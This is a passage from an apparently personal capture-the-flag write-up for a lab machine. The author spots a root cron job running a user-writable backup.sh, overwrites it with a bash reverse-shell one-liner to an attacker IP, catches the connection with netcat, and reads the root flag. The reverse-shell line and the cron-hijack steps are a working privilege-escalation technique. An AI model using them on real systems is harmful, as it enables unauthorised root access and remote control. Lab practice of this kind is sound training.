2024/04/01 03:24:01 CMD: UID=0 PID=16494 | /bin/bash /home/grimmie/backup.sh
2024/04/01 03:24:01 CMD: UID=0 PID=16495 | /bin/bash /home/grimmie/backup.sh
2024/04/01 03:25:01 CMD: UID=0 PID=16496 | /usr/sbin/CRON -f
2024/04/01 03:25:01 CMD: UID=0 PID=16497 | /usr/sbin/CRON -f
2024/04/01 03:25:01 CMD: UID=0 PID=16498 | /bin/sh -c /home/grimmie/backup.sh
2024/04/01 03:25:01 CMD: UID=0 PID=16499 | /bin/bash /home/grimmie/backup.sh
2024/04/01 03:25:01 CMD: UID=0 PID=16500 | /bin/bash /home/grimmie/backup.sh
2024/04/01 03:25:01 CMD: UID=0 PID=16501 | /bin/bash /home/grimmie/backup.sh
^CExiting program... (interrupt)
grimmie@academy:/tmp$ cd

```

In this case its like the backup file runs every min, so now i wanted to have a bash reverse shell so that i could get the root user, because the bash run in root, for that.

<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

In this website i found that there is a 1 one line bash script,

`bash -i >& /dev/tcp/10.0.0.1/8080 0>&1` Here i need to replace the ip with the attacker machine ip, if need can change the port too, but i havent use that port before so that i feel like i dont need a change in that. go to the backup file and make the changes.

```
#!/bin/bash
bash -i >& /dev/tcp/192.168.85.135/8080 0>&1
```

i made the changes in the backup.sh file.

```
$ nc -nvlp 8080
listening on [any] 8080 ...
```

I started a listner for that port. now i just have to wait ill it get run, since it is a cron file.

```
$ nc -nvlp 8082
listening on [any] 8082 ...
connect to [192.168.85.135] from (UNKNOWN) [192.168.85.138] 44908
bash: cannot set terminal process group (16686): Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~# whoami
whoami
root
root@academy:~# cd /root
cd /root
root@academy:~# ls
ls
flag.txt
root@academy:~# cat flag.txt
cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.
Happy hacking !
```

Yes in a while it got excuated and i get to root access and found the flag.

This is more rare kind of thing which we will find in our life, not much going to be seen in a pentest.